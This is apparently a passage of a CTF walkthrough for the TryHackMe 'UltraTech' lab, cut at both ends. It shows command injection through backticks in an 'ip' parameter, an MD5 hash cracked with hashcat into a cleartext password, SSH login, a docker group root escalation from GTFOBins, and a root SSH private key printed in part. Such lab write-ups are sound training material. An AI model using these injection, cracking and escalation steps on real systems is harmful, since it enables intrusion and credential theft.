


As you can see, the command got executed. Now there was high possibility that besides providing the ip address in the **ip** parameter, I could also execute another remote command.

So, I tried many other commands with different special characters, but they didn't work. The only commands that I was able to execute there were **ls & cat** by using **backtick**. When I used **`ls`**, I was able to see the database name.



Then I used **`cat utech.db.sqlite`** to see the contents of the database file.



In the database file, I found the **hash encrypted passwords** of the user **r00t** and user **admin**.

Then I used **hash-identifier** to find the hashing algorithm of the encrypted passwords.

Hash-Cracking:

```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ultratech
     www.Blackploit.com #
   #
    Root@Blackploit.com #
   ##################################################
#########################
--------------------------------------------------
 HASH: f357a0c52799563c7c7b76c1e7543a32

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(s
trtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
```

After finding the hashing algorithm, I used **hashcat** to decrypt the passwords. First of all, I saved the hashed into a file & then used below command to crack the hashes.

Command: hashcat -m 0 -w 3 hash.txt rockyou.txt


```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ultratech

* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

f357a0c52799563c7c7b76c1e7543a32:n100906

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: f357a0c52799563c7c7b76c1e7543a32
Time.Started.....: Thu Dec  9 07:23:22 2021 (3 secs)
Time.Estimated...: Thu Dec  9 07:23:25 2021 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2389.2 kH/s (0.22ms) @ Accel:1024
```

Privilege Escalation:

I was able to crack the hash encrypted password of user r00t. After this, I accessed the target system as r00t user with the below command.

Command: ssh r00t@10.10.108.145


Password: n100906



I was successfully able to login as r00t user. Then by using the **id** command, I found that I was in the **group docker**.

Then I searched for local privilege escalation exploit for docker on gtfobins & I found an exploit.

https://gtfobins.github.io/gtfobins/docker/



Then I ran the exploit but it failed because the default docker image name was not found. So, I used **docker images** command to find the name of the docker images.

Default image name: alpine

Image name that I found: 495d6437fc1e

Then I launched the exploit again & this time I **got the shell as root user**.

```
r00t@ultratech-prod:~
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it alpine chroot
/mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.i
o/v2/: net/http: request canceled while waiting for connection (Cli
ent.Timeout exceeded while awaiting headers).
See 'docker run --help'.
r00t@ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
            SIZE
bash                latest              495d6437fc1e        2 years
 ago         15.8MB
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it 495d6437fc1e c
hroot /mnt sh
# whoami
root
```

Then in the **/root/.ssh/id_rsa** file, I found the root flag.

```
r00t@ultratech-prod:~
-rw------- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
```